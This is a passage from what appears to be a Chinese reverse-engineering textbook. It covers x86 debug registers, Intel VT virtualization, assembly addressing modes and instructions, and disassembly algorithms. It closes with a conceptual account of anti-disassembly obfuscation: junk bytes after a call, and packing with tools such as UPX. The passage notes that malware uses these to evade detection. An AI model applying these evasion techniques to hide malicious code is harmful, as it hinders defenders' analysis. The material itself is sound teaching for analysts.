DR6 是调试状态寄存器，用于判断何种原因触发了异常，其中的 B0～B3 位记录了 DR0～DR3 中的哪个寄存器产生了调试中断。例如，B2 位置的值为 1，表示对应的寄存器 DR2 指定的断点触发了中断。BD 位是调试寄存器访问检测位，与 DR7 的 GD 位关联，当 GD 位置 1，且 CPU 检测到修改调试寄存器的指令时，CPU 停止该指令执行，将 BD 位置 1，执行权交给调试异常（#DB）处理程序。BS 位是单步标记，与 EFLAGS 的 TF 位关联，该位为 1 时表示异常是由单步执行触发的。BT 位是任务开关位，与任务状态段 TSS 的 T 标志关联，CPU 进行任务切换时如果发现下一个任务的 TSS 的 T 标志位为 1，就将 BT 位置 1，并中断到调试中断处理程序。

DR7 是调试控制寄存器，控制调试断点触发条件，其中的 L0、G0、RW0 和 LEN0 与 DR0 构成另一组断点条件，L1、G1、RW1 和 LEN1 与 DR1 构成另一组断点条件，以此类推，共有 4 组。L0～L3 分别与 DR0～DR3 对应，用来启用或禁止对应断点的局部匹配，如果该位置 1，CPU 在当前任务中检测到满足所定义的断点条件时便触发中断，并自动清除此位，该位置 0 时禁用此断点。G0～G3 也分别与 DR0～DR3 对应，用来全局启用或禁止对应断点。如果该位置 1，CPU 在任何任务中检测到满足所定义的断点条件时都会中断；如果该位置为 0，便禁用此全局断点，与 L0～L3 不同的是中断触发时不会自动清除 G0～G3 位。RW0～RW3 分别与 DR0～DR3 这 4 个调试器地址寄存器对应，用来指定被监控地址的访问类型，字段含义如下：

- 00，表示仅当执行对应地址的指令时触发中断。
- 01，表示仅当向对应地址写数据时触发中断。
- 10，表示保留，通过 CR4 的 DE 位调试扩展，当向对应地址进行输入输出操作时触发中断。
- 11，表示当向对应地址读写数据时触发中断，从该地址读取指令不中断。

LEN0～LEN3 也分别与 DR0～DR3 对应，用来指定要监控的区域长度，字段含义如下：

- 00，表示 1B。
- 01，表示 2B。
- 10，表示 8B 或未定义，不同处理器有差异。
- 11，表示 4B。

LE 和 GE 位在早期 CPU 中用于启用或禁用数据断点匹配，置 1 时启用数据断点匹配，CPU 会降低执行速度，以监视和保证当前有指令要访问符合断点条件的数据时产生调试异常，从 486 开始的 IA-32 处理器都忽略了这两位。GD 位是调试寄存器保护开关，用于启用或禁用对调试寄存器的保护，当置 1 时开启，如果 CPU 检测到修改调试寄存器（DR0～DR7）的指令操作，就会在执行指令前触发一个调试异常。

注意：修改栈段寄存器 SS 的指令的下一行指令的断点永远不会触发，这是为了保证栈段寄存器 SS 和栈顶指针 ESP 的一致性，CPU 执行 MOV SS、POP SS 指令时会禁止所有中断，直到执行完下一条指令。但连续的 MOV SS 指令只保护第一条，如下所示：

```
MOV   SS,EAX                              MOV   SS,EAX
MOV   ESP,EBP      ;此处的断点无效        MOV   SS,EBX
```

```
MOV   ESP,EBP          ;断点有效
```

2.1.6 虚拟化支持

虚拟化技术能够基于系统 CPU、内存、磁盘等资源虚拟出多台主机，提高资源利用率，最大化利用平台的硬件资源。虚拟化的架构如图 2-6 所示，在硬件资源之上运行虚拟机监控器 VMM，在 VMM 之上运行虚拟机系统 Guest OS。




图 2-6 虚拟化架构图

早期的虚拟化技术完全依赖于软件模拟实现，资源消耗大，性能低。经过近 10 年的发展，硬件架构逐渐引入了对虚拟化的支持，以解决虚拟化的困难和提高虚拟化的性能。典型的代表包括 Intel 公司在 2006 年引入的 VT 技术和 AMD 公司引入的 AMD-V 技术。本节以 Intel 公司的 VT 技术对硬件虚拟化的支持进行介绍。VT 是一个芯片辅助的虚拟化技术，可以同时提升虚拟化效率和虚拟机的安全性，Intel 公司的 VT 技术具体包括 VT-X、VT-D 和 VT-C 技术。

VT-X 是针对处理器的虚拟化技术，提供内存以及虚拟机的硬件隔离，所涉及的技术有页表管理以及地址空间的保护。另外，通过引入新的处理器运行模式和新的指令，使得 VMM 和 Guest OS 运行于不同模式，Guest OS 运行于受控模式，敏感指令在受控模式下全部会陷入 VMM，从而解决部分非特权指令的敏感指令的陷入模拟难题，而且模式切换时上下文的保存恢复由硬件来完成，提高了上下文切换的效率。

VT-D 是处理有关芯片组的技术，提供一些针对虚拟机的特殊应用，如支持某些特定的虚拟机应用跨过处理器 I/O 管理程序，通过直接调用 I/O 资源，从而最大化地提高 I/O 性能。在 VT-D 技术出现之前，虚拟机监视器（VMM）必须直接参与每项 I/O 交互，这不仅会减缓数据传输速度，还会由于更频繁的 VMM 活动而增大硬件处理器的负载。

VT-C 是支持连接的 Intel 虚拟化技术，包括虚拟机设备队列（VMDq）、虚拟机直接互连（VMDc）技术。VMDq 能够最大限度地提高 I/O 吞吐率，传统的 VMM 必须对每个单独的数据包进行分类，并将其发送到为其分配的虚拟机，这样会占用大量的处理器周

期。借助 VMDq，该分类功能可由 Intel 服务器网卡内的专用硬件来执行，VMM 只需负责将预分类的数据包组发送到适当的客户操作系统，减缓了 I/O 延迟，使处理器有更多的资源来处理业务应用。VMDc 支持虚拟机直接访问网络 I/O 硬件，从而显著提升了虚拟性能。

2.2　反汇编及对抗技术

在恶意代码与软件漏洞分析过程中，软件逆向分析是一项基本的技能，这一技能包括反汇编及对抗技术。而要掌握反汇编及对抗技术，首先要熟悉汇编语言的相关基础，因此本节从汇编语言、反汇编方法与原理介绍反汇编基础，同时介绍代码混淆、反调试的对抗技术。

2.2.1　汇编语言

汇编语言是一种用于计算机、微处理器、微控制器或其他可编程器件的低级语言，也称为符号语言。汇编语言中使用助记符代表机器指令的操作码，使用地址符号或标号代替指令或操作数的地址，不同的硬件架构对应不同的机器语言指令集，通过汇编过程转换成机器指令。本书以 IA-32 为例，介绍汇编指令寻址方式和软件分析中常用的汇编指令。

1. 寻址方式

理解指令寻址方式是读懂汇编指令的基础。IA-32 架构的微处理器支持的数据寻址方式包括寄存器寻址、立即寻址、直接寻址、寄存器间接寻址、基址变址寻址、寄存器相对寻址和相对基址加变址寻址、比例变址寻址，本节以 MOV 指令为例进行介绍。

寄存器寻址是最通用的数据寻址方式，使用寄存器的别名作为操作数，支持 8 位、16 位、32 位、64 位的操作数长度。例如：

```
MOV   AL,BL              ;将 8 位的 BL 复制到 AL
MOV   AX, CX             ;将 16 位的 CX 复制到 AX,EAX 的高 16 位不变
MOV   ESP,EDX            ;将 32 位的 EDX 复制到 ESP
MOV   RAX,RDX            ;将 64 位的 RDX 复制到 RAX
```

立即寻址是指指令的源操作数为立即数，同样支持 8 位、16 位、32 位、64 位。例如：

```
MOV   BL,44              ;8 位
MOV   BX,0               ;16 位
MOV   ESI,1001B          ;32 位
MOV   RCX,100H           ;64 位
```

直接数据寻址在典型应用程序中广泛应用，这种寻址方式是将位移量加到默认数据段地址或其他段地址上形成地址。例如：

```
MOV   AL,Number          ;将数据段存储单元 Number 中的 8 位数据复制到 AL 寄存器中
MOV   Home,AX            ;将 AX 寄存器中的 16 位数据复制到字存储单元 Home 中
MOV   EDI,DS:[2000H]     ;将数据段中 0x2000 存储单元中的双字数据复制到 EDI 中
```

```
MOV  RAX,Sum1                  ;将存储单元 Sum1 中的 8 字节数据复制到 RAX 中
```

寄存器间接寻址是通过 BP、BX、DI、SI 等保存偏移地址的一种寻址方式。例如：

```
MOV  CL,[EBX]                  ;将数据段中 EBX 寻址单元的 1 字节内容复制到 CL 寄存器中
MOV  [EDI], BX                 ;将 2 字节的 BX 数据复制到数据段中 EDI 寻址的 2 字节单元
MOV  EAX, [EDX]                ;将数据段中 EDX 寻址的双字内容复制到 EAX 寄存器中
```

基址加变址寻址类似于间接寻址，需要基址寄存器（EBP、EBX）和变址寄存器（EDI、ESI）叠加使用进行寻址。例如：

```
MOV  CL,[EBX+EDI]              ;把由 EBX+EDI 寻址的数据段 1 字节内容复制到 CL 寄存器
MOV  [EBX+ESI], AX             ;把 AX 寄存器内容复制到 EBX+ESI 寻址的数据段 2 字节单元
MOV  EAX, [EAX+EBX]            ;把由 EAX+EBX 寻址的数据段 4 字节内容复制到 EAX
```

寄存器相对寻址类似于基址加变址寻址和位移量寻址，用位移量加基址或变址寄存器的内容寻址数据段中存储的数据。例如：

```
MOV  AL,[EDI+100H]             ;把 EDI+100H 寻址的数据段单元中的 1 字节内容复制到 AL
MOV  Arr[ESI],BX               ;把 BX 中的内容复制到由 Arr+ESI 寻址的数据段 2 字节单元
MOV  Arr[EBX],EAX              ;把 EAX 中内容复制到由 Arr+EBX 寻址的数据段 4 字节单元
```

相对基址加变址寻址类似于基址加变址寻址方式，用基址寄存器和变址寄存器加位移量组成存储器地址，这种寻址方式通常用来寻址存储器中的二维数组数据。例如：

```
MOV  DH,[BX+DI+20H]            ;把 BX+DI+20H 寻址的 1 字节内容复制到 DH 中
MOV  AX,FILE[BX+DI]            ;把 FILE+BX+DI 寻址的 2 字节内容复制到 AX 中
MOV  LIST[EBP+ESI+4],EAX       ;把 EAX 复制到 LIST+EBP+ESI+4 寻址的堆栈段 4 字节单元
```

比例变址寻址是使用两个 32 位寄存器（基址寄存器和变址寄存器），第 2 个寄存器与比例因子（1、2、4 或 8）相乘进行数据寻址的一种方式。例如：

```
MOV  AL,[EBX+ECX]              ;操作长度 8 位，比例因子为 1
MOV  AX,[EAX+2*EDI+100H]       ;操作长度 16 位，比例因子为 2
MOV  EAX,Arr[4*ECX]            ;操作长度 32 位，比例因子为 4
MOV  RCX,[RAX+8*ESI]           ;操作长度 64 位，比例因子为 8
```

2. 常用的汇编指令

汇编指令按照功能分类大致可分为数据传送指令、算术与逻辑运算指令、程序控制指令等。

首先简要介绍指令格式，如 2 目操作数的情况：OP NUM1 NUM2，其中 OP 为操作码助记符，NUM1 是第一个操作数，称为目的操作数，NUM2 是第二个操作数，称为源操作数。

数据传送指令包括 MOV 类指令、堆栈类指令、装载地址类指令、数据串传送类指令、I/O 传送类指令和其他类传送指令，如表 2-3 所示。




表 2-3　常用数据传送指令

类　别	代表指令	说　　明
MOV 类	mov movsb movsw movsd movsq movsx movzx	mov 是常用的基础指令，第一个操作数为目的操作数，第二个操作数为源操作数，含义是将第二个操作数的内容复制到第一个操作数，两个操作数可以同时为寄存器，或者其中一个为寄存器，不能同时为内存，因为同时为内存无法确定复制的长度是几个字节。movsb/w/d/q 是串复制指令，通常与 rep 联合使用进行串复制，ecx 控制复制次数，其中 EDI 指向目的地址，ESI 指向源地址，执行后根据长度和方向修改 EDI 和 ESI，复制次数 ECX 递减直到为 0，movsb 是以 1 字节为单位，movsw 是以字为单位，movsd 是以双字为单位，movsq 是以 8 字节为单位。另外，movsx 是带符号的扩展，高位用符号位填充，例如 movsx eax,cx，用于源操作数长度小于目的操作长度的情况。movzx 类似，是无符号扩展，前面用 0 填充
堆栈类	push op1 pop op1	push 是压栈指令，将操作数复制到栈顶，栈指针下移 pop 是弹出栈指令，将栈中数据复制到操作数地址，栈指针上移
装载地址类	lea eax，num lds edi，list les edi，list lfs edi，list lcs esi，list lss esp，list	lea eax，num 是将 num 的偏移地址装入 eax lds edi，list 是将存储单元的 48 位内容载入 EDI 和 DS les edi，list 是将存储单元的 48 位内容载入 EDI 和 ES lfs edi，list 是将存储单元的 48 位内容载入 EDI 和 FS lcs esi，list 是将存储单元的 48 位内容载入 ESI 和 CS lss esp，list 是将存储单元的 48 位内容载入 ESP 和 SS
数据串传送类	lodsb lodsw lodsd lodsq stosb stosw stosd stosq	lods 类指令是将 ESI 指向的内存数据复制到 RAX/EAX/AX/AL 寄存器，取决于所用指令的字长。lodsb 对应 AL，执行后 ESI 增 1 或减 1，增减取决于标记位寄存器的方向标志 DF 位，DF 为 0 递增，DF 为 1 递减。lodsw、lodsd、lodsq 类似，字节数分别为 2、4、8。stosb 是将 AL 内容复制到 EDI 指向的内存，执行后 EDI 增 1 或减 1，同样取决于 DF 标志位。stosw、stosd、stosq 类似，字节数分别为 2、4、8。stos 类指令常用于内存数据批量初始化
I/O 传送类	INSB INSW INSD OUTSB OUTSW OUTSD	INS 类指令用于从 I/O 设备把字节、字或双字数据传送到附加段内 EDI 寻址存储单元 OUTS 类指令用于将附加段内的 ESI 寻址的存储单元数据传送到 I/O 设备
其他传送指令	xchg lahf sahf xlat bswap cmov	xchg 交互两个操作数的数据 lahf 将标记位后 8 位复制到 AH sahf 是把 AH 内容复制到标记位寄存器 xlat 是通过查表方式的换码指令，使用 AL 和 BX 寄存器 bswap 是将操作数的字节序倒转 cmov 是条件复制指令，当测试标记位满足条件时执行

算术与逻辑运算指令分为 4 类：加、减、乘、除指令，比较指令，与、或、非、异或逻辑运算指令以及移位运算指令，如表 2-4 所示。

表 2-4 常用算术与逻辑运算指令

指令类	代表指令	说明
四则运算	add adc sub sbb mul imul div idiv	add 是不带进位的加法,将源操作数与目的操作数相加,结果存储到目的操作数,如 add eax, ebx 是将 eax 与 ebx 相加,结果存储到 eax 中。adc 是带进位的加法,将源操作数、目的操作数和进位标志位 CF 相加,结果存储到目的操作数中。sub 是减法指令,目的操作数减去源操作数,结果存储到目的操作数,sbb 是带借位的减法指令。乘法指令有 mul 和 imul,将第一个操作数与 EAX/AX/AL 相乘,结果存储到 EDX/DX/AH 和 EAX/AX/AL 中。除法指令有 div 和 idiv,操作数为 4 字节时用 EDX:EAX 除以第一个操作数,商存储在 EAX 中,余数存在 EDX 中
比较运算	cmp cmpxchg	cmp 只改变标记位,不改变源操作数和目的操作数 cmpxchg 将目的操作数与累加器 EAX 比较,如果相等,将源操作数复制到目的操作数中,如果不等,将目的操作数复制到 EAX 中
逻辑运算	and or xor not neg	and 是源操作数和目的操作数与运算,结果存储到目的操作数 or 是源操作数和目的操作数或运算,结果存储到目的操作数 xor 是源操作数和目的操作数异或运算,结果存储到目的操作数 not 是目的操作数按位取反,结果存储到目的操作数 neg 是目的操作数符号取反,结果存储到目的操作数
移位运算	shl sal shr sar rcl rol rcr ror	shl 是逻辑左移运算,把 0 移入最低位,高位移到 CF 标志位 sal 是算术左移运算,把 0 移入最低位,高位移到 CF 标志位 shr 是逻辑右移运算,把 0 移入最高位,低位移到 CF 标志位 sar 是算术右移运算,把符号移入最高位,低位移到 CF 标志位 rcl 是 C 标志参与移位的循环左移运算 rol 是 C 标志不参与移位的循环左移运算 rcr 是 C 标志参与移位的循环右移运算 ror 是 C 标志不参与移位的循环右移运算

程序控制指令包括转移指令、循环控制指令、过程调用指令、中断指令、机器控制指令等,如表 2-5 所示。

表 2-5 常用程序控制指令

指令类	代表指令	说明
转移	jmp ja jb jne jl jg	jmp 是无条件跳转指令,可以是长跳转或者短跳转,操作数支持立即数、内存、寄存器。其他条件跳转指令也类似,区别在于根据标志位决定是否跳转,若不跳转则顺序执行
循环控制	loop rep	loop 指令将 ECX 减 1,与 jnz 组合形成条件转移指令,ECX 不为 0 跳转 rep 指令将 ECX 减 1,与 movsd、lodsd 等组合形成串复制操作
过程调用	call ret	call 是函数调用指令,将指令指针寄存器压栈,然后将跳转地址载入指令指针寄存器。ret 是函数返回指令,将栈顶数据弹出给指令指针寄存器

续表

指令类	代表指令	说　明
中断	int into iret	int 是中断调用指令,后面跟中断号,执行中断处理前会保护 cpu 现场 into 是触发一个溢出中断,到溢出处理流程中执行 iret 是中断返回指令,恢复中断前的 CPU 现场继续执行之前的任务
机器控制	stc clc cmc nop hlt	stc 将进位标志设为 1 clc 将进位标志设为 0 cmc 将进位标志取反 nop 是空转指令 hlt 是停机指令

2.2.2 反汇编

反汇编是将机器语言转换成汇编代码的过程,将人类难以理解的机器语言转换成具有符号语义的指令语言。反汇编一个程序文件需要解决诸多问题,包括最基本的区分程序中的代码和数据,把代码转换成汇编语言等,此外还有诸多附加要求,如反汇编定位函数,识别跳转表,确定局部变量等。

基本的反汇编流程包括 4 个步骤:

(1) 确定反汇编的代码区域,即区分出程序的代码和数据段。由于冯·诺依曼的计算机体系结构将数据和代码混杂在一起,区分出代码和数据是反汇编的前提。以 Windows 可执行文件为例,其遵循 PE 格式规范(Linux 系统的程序遵循 ELF 格式规范),通过解析格式可以定位程序文件中包含的代码和代码入口的位置。

(2) 确定了程序代码入口之后,读取该位置的二进制机器指令,执行表查找,将机器码的值与它对应的汇编语言助记符提取出来,然后根据指令状态机提取操作数。这一过程的复杂度因处理器的指令集而异,对于指令长度可变的 Intel 指令需要检索额外的指令字节。

(3) 获取指令并解码出所有操作数之后,需要对它的汇编语言等价形式进行格式化,输出反汇编代码。主要的 x86 汇编语法有两种:Intel 格式和 AT&T 格式,Windows 下常用 Intel 格式。

(4) 完成一条指令的反汇编之后,重复上述过程,继续反汇编下一条指令,直到反汇编完程序文件中的指令代码。

对于从何处开始反汇编,如何选择下一条反汇编指令,如何区分代码与数据,以及如何确定是否完成了最后一条指令的反汇编,有诸多的算法可以满足要求,典型的是线性扫描和递归下降扫描算法。

线性扫描反汇编算法假设程序中的代码节所包含的全部是机器语言指令,反汇编从代码的第一个字节开始,以线性模式扫描整个代码段,指令结束的位置是下一条指令开始的位置,反汇编过程中可以计算每一条指令的长度,用于确定下一条将要反汇编的指令位置,逐条解析每一条指令进行反汇编,直到代码段结尾。线性扫描算法的优点是能够完全覆盖程序所有代码;缺点是不会通过识别分支等非线性指令提取程序的控制流,且没有考

虑到代码中混有数据的情况，将数据当成指令解析可能导致无法预估的错误。采用线性扫描反汇编算法的工具有 GNU 调试器 gdb，微软公司的 WinDbg 调试器和 objdump。

递归下降扫描反汇编算法加入了对控制流指令的深度解析，根据一条指令是否被另一条指令引用来决定是否对其进行反汇编，将 CPU 指令进行分类处理，处理过程中需要维护一个队列，记录待处理的分支入口，这个队列称为待处理列表。

- 顺序流指令。这类指令将执行权传递给紧随其后的下一条指令，包括数据传送指令、算术与逻辑运算指令，如 mov、push、pop、lodsd、add、sub、mul、div、and、or、xor、rol、ror 等。这类指令的反汇编按照线性扫描的方式处理。
- 条件分支指令。这类指令提供两条可能的执行路径。例如 jnz，条件成立时执行分支，修改指令指针寄存器使其指向分支目标；条件不成立时以线性模式执行下一条指令。静态扫描时无法测试条件是否成立，递归下降算法需要反汇编处理这两条路径，处理方法是将分支目标指令地址添加到待处理列表中，顺序扫描的分支结束后，扫描待处理列表地址为入口的分支。
- 无条件分支指令。这类指令只提供一条执行路径，如 jmp，递归下降反汇编器尝试确定无条件跳转的目标，将目标地址作为下一条反汇编的位置。但有些情况下跳转目标取决于运行时的值，静态扫描无法确定跳转目标，如 jmp ecx 指令，遇到这些指令需要特殊处理。
- 函数调用指令。这类指令的执行与无条件分支指令相似。例如 call 指令，同样无法确定 call ecx 的下一条指令。两者区别在于 call 函数执行完之后需要返回到调用指令的下一条指令继续执行。因此在递归下降反汇编处理时可以与条件分支指令做类似的处理，递归下降反汇编器尝试计算函数调用地址，将目标地址添加到待处理列表中，然后按照线性扫描方式继续解析下一条指令。
- 返回指令。这类指令通常用于函数结尾，如 ret 指令，静态分析时无法提供下一条指令信息，递归下降反汇编引擎将其作为分支结束条件，转而去解析待处理列表中的指令，当待处理列表为空时，扫描结束。

递归下降扫描反汇编算法的优点是能够区分代码与数据。其缺点是无法处理间接代码路径（如 jmp eax，call eax），需要对循环进行识别和处理，否则将导致无止境的重复分析。采用递归下降扫描反汇编算法的工具有 IDA Pro 反汇编工具。

2.2.3 代码混淆

代码混淆是一种将计算机程序代码转换成一种功能上等价，但是难以阅读和理解的变形。代码混淆可以分为程序源代码混淆和二进制代码混淆。

源代码的混淆可以将代码中的变量、函数、类的名称改成毫无意义的名字，比如单个字母、无意义的字母组合、字母数字编号、甚至是多个下画线组合“__”代表不同变量，使得阅读代码者难以猜测其用途。源代码的混淆还可以通过修改代码部分逻辑使其功能等价，但更难以理解，比如添加无用代码，修改循环为递归，精简中间变量，打乱代码格式，多行代码写到一行或者一行代码拆成多行等方式。

二进制代码混淆是应用最为广泛的混淆手段，主要应用于对抗逆向的版权保护和恶

意代码的反检测。对软件的非法篡改和恶意代码的分析需要借助反汇编工具从目标代码中提取出汇编代码，甚至反编译出高级语言代码，然后通过阅读汇编代码或高级语言代码进行分析，二进制代码混淆的直接目的就是对抗反汇编，大致可分为两大类：其一是“反反汇编”的混淆，即针对反汇编缺陷进行设计使反汇编出错，或者对代码加密混淆使其无法得到真正的运行代码；其二是指令控制流混淆，用来增加理解、分析反汇编代码的难度。

反反汇编包括对抗静态反汇编和对抗动态反汇编。静态反汇编主要采取线性扫描和递归扫描的方式进行指令扫描反汇编，通过在指令内部插入不完整的指令数据可以导致反汇编的指令翻译出错，但为了保证代码的正常执行需要构造分支跳转。例如花指令技术，在指令流中插入垃圾数据，干扰反汇编确定指令的位置，比如在 call 指令后续置入 1 字节的非法指令数据，设计 call 对象函数返回时返回到 call 指令后的第二字节位置，从该位置开始的指令序列才是正确的指令，反汇编时从错误的位置进行解析，可能直接遇到无法解析的指令，或者将第一字节的数据与后续指令联合解析导致整条反汇编链的错误。如图 2-7 所示，在程序的实际流程图中，调用函数返回到指令 mov [ebp-8]，eax 这条指令位置，但经过反汇编后 call 的下一条指令为 add eax，90f84589h 这条指令，即错误地将这条指令当成了函数返回后执行的指令，如图 2-8 所示，因为反汇编无法检测到函数内部自身修改了返回地址，导致执行位置发生了微妙变化，无论是线性扫描算法还是递归下降扫描算法都会出错。




图 2-7 正确的执行流程




图 2-8 反汇编的执行流程

通过加密、加壳的技术对代码进行保护也是常用的一种混淆手段，这种方式加密的程序需要在代码运行时通过解密操作将真实代码恢复出来，这也被称为代码自修改技术，英文为 Self-Modifying Code(SMC)。常用的加壳工具有 ASPack、UPX、ZProtect 等，每种工具有其对应的加壳算法。

